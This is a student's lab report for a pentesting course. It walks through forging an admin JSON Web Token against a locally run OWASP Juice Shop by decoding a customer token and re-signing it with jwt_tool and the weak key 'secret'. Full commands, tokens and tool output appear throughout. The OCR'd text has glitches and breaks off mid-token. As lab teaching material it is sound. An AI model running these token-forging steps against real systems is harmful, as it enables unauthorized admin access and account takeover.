Attack Report

Course: COMP-357: Advanced Pentesting

Instructor: Abe

Student Name: Amirhusen S Shaikh


1. Threat Scenario

- **Description:** The target application (**OWASP Juice Shop**) uses JSON Web Tokens (**JWT**) for authentication. The JWTs are signed with the algorithm specified in the header (**RS256**), but the backend fails to enforce this consistently.
- **Vulnerability:** Algorithm confusion and weak secret key (**secret**).
- **Impact:** An attacker can edit or make tokens, escalate privileges, and gain unauthorized admin access.
- **Attack Goal:** Escalate from a normal customer account (**fixososu@forexzig.com**) to an admin role.

---

2. Target Selection

- **Target Application:** OWASP Juice Shop running in Docker on port **3000**.



kali-linux-2025.2-virtualbox-amd64 (Pinging) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
Session Actions Edit View Help
OWASP Juice Shop
localhost:3000/#/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Account EN
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml) 1.99¤
Only 1 left
Best Juice Shop Salesman Artwork 5000¤
Carrot Juice (1000ml) 2.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wait!
Me want it!
19:28

```
latest: Pulling from bkimminich/juice-shop
fd4aa3667332: Pull complete
bfb59b82a9b6: Pull complete
017886f7e176: Pull complete
62de241dac5f: Pull complete
2780920e5dbf: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
5664b15f108b: Pull complete
045fc1c20da8: Pull complete
4aa0ea1413d3: Pull complete
da7816fa955e: Pull complete
ddf74a63f7d8: Pull complete
e7fa9df358f0: Pull complete
d8a0d911b13e: Pull complete
5b14f6c9a813: Pull complete
33ce0b1d99fc: Pull complete
f45e0372ce60: Pull complete
7faf0cfa885c: Pull complete
9cd2a1476fcc: Pull complete
7b72e6384ef9: Pull complete
0168f69dfb16: Pull complete
Digest: sha256:1c55debeaf4fd5678019b17818a539e1e06ef93d29b268a21f53f0773a9fff5d
Status: Downloaded newer image for bkimminich/juice-shop:latest
ebd4881cbc31ce1896da325a81597769fb978227c33ce19cc10175fadf3b2b0f

┌──(kali㉿kali)-[~]
└─$ docker ps
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://
%2Fvar%2Frun%2Fdocker.sock/v1.47/containers/json": dial unix /var/run/docker.sock: connect: permission denied

┌──(kali㉿kali)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE                   COMMAND                  CREATED          STATUS          PORTS
                         NAMES
ebd4881cbc31   bkimminich/juice-shop   "/nodejs/bin/node /j…"   39 seconds ago   Up 38 seconds   0.0.0.0:3000→300
0/tcp, :::3000→3000/tcp   nice_nobel

┌──(kali㉿kali)-[~]
└─$ 
```

- **Target Component:** JWT authentication mechanism.
- **Entry Point:** Browser Local Storage >>> token value.

---

3. Attack Goals


- Verify weak JWT secret (secret).
- Forge a new token with **"role":"admin"**.
- Replace token in browser storage. Press F12 to access the inspect page of the browser.
- Demonstrate admin access .

---

4. Step-by-Step Execution


➢ Step 1) Decode Original Token

✓ **Copying token:** In the inspect section under the local storage you will find the jwt token; copy that token from there.


kali-linux-2025.2-virtualbox-amd64 (Pinging) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
localhost:3000/#/search
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
OWASP Juice Shop
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml) 1.99¤
Only 1 left
Best Juice Shop Salesman Artwork 5000¤
Add to Basket
Carrot Juice (1000ml) 2.99¤
Eggfruit Juice (500ml) 8.99¤
Fruit Press 89.99¤
Green Smoothie 1.99¤
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Cache Storage
Cookies
http://localhost:3000
Indexed DB
http://localhost:3000
Local Storage
http://localhost:3000
Session Storage
Filter Items

Key	Value
token	[illegible]

- ✓ Command:
  - echo “JWT token” | cut -d “.” -f2 | base64 -d




kali-linux-2025.2-virtualbox-amd64 (Pinging) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiw
iZW1haWwiOiJmaXhvc29zdUBmb3JleHppZy5jb20iLCJwYXNzd29yZCI6ImQ5OWRiZjllNmEzMDYyOTZlNjViOTc0OTExMDFlYzIzIiwicm9sZSI6I
mN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWF
nZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozM
zoyOC44NTMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0Ijo
xNzY1MDY4NTUzfQ.g4crGO3p_eAr38xVXXN0apOUEs8IMj05dSms3K5F9LSkXSwjpmYof51YkoTkSffvp-IoF29-hPGv-GSlyVbI3DYxwYKW0fZJd9
i2zsn4IEaGBwZuot7eB79Px0RIt5UizdpmiyJrhSk1O9OiF62QFCWQmJxvOZBe9jzmiIJ0fxE" | cut -d "." -f2 | base64 -d

{"status":"success","data":{"id":23,"username":"","email":"fixososu@forexzig.com","password":"d99dbf9e6a306296e65b
97491101ec23","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/upl
oads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-12-07 00:33:28.853 +00:00","updatedAt":"2025-1
2-07 00:33:28.853 +00:00","deletedAt":null},"iat":1765068553}

┌──(kali㉿kali)-[~]
└─$ 
```

This gave me the information of the token and you will be able to see if this token is working or not ; if yes then the next step will be decoding it.

- ✓ Command:
  - python3 jwt_tool.py <JWT> -k secret

Evidence: Screenshot of decoded payload showing "role":"customer".




kali-linux-2025.2-virtualbox-amd64 (Pinging) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(genmon)XXX
20:00
(venv)kali@kali: ~/jwt_tool
Session Actions Edit View Help


```
┌──(venv)─(kali㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJmaXhvc29zdUBmb3JleHppZy5jb20
iLCJwYXNzd29yZCI6ImQ5OWRiZjllNmEzMDYyOTZlNjViOTc0OTExMDFlYzIzIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXN
zZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwidXBkYXRlZEF
0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1MDY4NTUzfQ.g4crGO3p_eAr38xVXXN0apOUEs8IMj05dSms3K5F9LSkXSwjpmYof51YkoTkSffvp-IoF29-
hPGv-GSlyVbI3DYxwYKW0fZJd9i2zsn4IEaGBwZuot7eB79Px0RIt5UizdpmiyJrhSk1O9OiF62QFCWQmJxvOZBe9jzmiIJ0fxE -k secret

 Version 2.3.0                                         @ticarpi

No config file yet created.
Running config setup.
Configuration file built - review contents of "jwtconf.ini" to customise your options.
Make sure to set the "httplistener" value to a URL you can monitor to enable out-of-band checks.
```

- **Step 2) Forge Admin Token**
  - ✓ Command:
    - python3 jwt_tool.py <JWT> -S hs256 -p '{"email":"fixososu@forexzig.com","role":"admin"}' -k secret

Evidence: Console output showing new forged JWT.


kali-linux-2025.2-virtualbox-amd64 [Pinging] [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

```
┌──(venv)─(kali㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJmaXhvc29zdUBmb3JleHppZy5jb20
iLCJwYXNzd29yZCI6ImQ5OWRiZjllNmEzMDYyOTZlNjViOTc0OTExMDFlYzIzIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZWQiOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXN
zZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwidXBkYXRlZEF
0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1MDY4NTUzfQ.g4crGO3p_eAr38xVXXN0apOUEs8IMj05dSms3K5F9LSkXSwjpmYof51YkoTkSffvp-IoF29-
hPGv-GSlyVbI3DYxwYKW0fZJd9i2zsn4IEaGBwZuot7eB79Px0RIt5UizdpmiyJrhSk1O9OiF62QFCWQmJxvOZBe9jzmiIJ0fxE -S hs256 -p '{"email":"fixososu@forexzig.com","role":"admin"}' -k se
cret

 Version 2.3.0                                      @ticarpi

/home/kali/.jwt_tool/jwtconf.ini
Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"

Token payload values:
[+] status = "success"
[+] data = JSON object:
    [+] id = 23
    [+] username = ""
    [+] email = "fixososu@forexzig.com"
    [+] password = "d99dbf9e6a306296e65b97491101ec23"
    [+] role = "customer"
    [+] deluxeToked = ""
    [+] lastLoginIp = "0.0.0.0"
    [+] profileImage = "/assets/public/images/uploads/default.svg"
```



kali-linux-2025.2-virtualbox-amd64 [Pinging] [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
Snipping Tool
Screenshot copied to clipboard
Automatically saved to screenshots folder.
Mark-up and share

```
=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"

Token payload values:
[+] status = "success"
[+] data = JSON object:
    [+] id = 23
    [+] username = ""
    [+] email = "fixososu@forexzig.com"
    [+] password = "d99dbf9e6a306296e65b97491101ec23"
    [+] role = "customer"
    [+] deluxeToked = ""
    [+] lastLoginIp = "0.0.0.0"
    [+] profileImage = "/assets/public/images/uploads/default.svg"
    [+] totpSecret = ""
    [+] isActive = True
    [+] createdAt = "2025-12-07 00:33:28.853 +00:00"
    [+] updatedAt = "2025-12-07 00:33:28.853 +00:00"
    [+] deletedAt = "None"
[+] iat = 1765068553    ==> TIMESTAMP = 2025-12-06 19:49:13 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------

jwttool_238f1f570164217fd1ee19ae323cac26 - Tampered token - HMAC Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJmaXhvc29zdUBmb3Jle
5OWRiZjllNmEzMDYyOTZlNjViOTc0OTExMDFlYzIzIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZWQiOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ
nZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0xMi0wNyAwMDozMzoyOC44NTMgKzAwOjAwIiwid
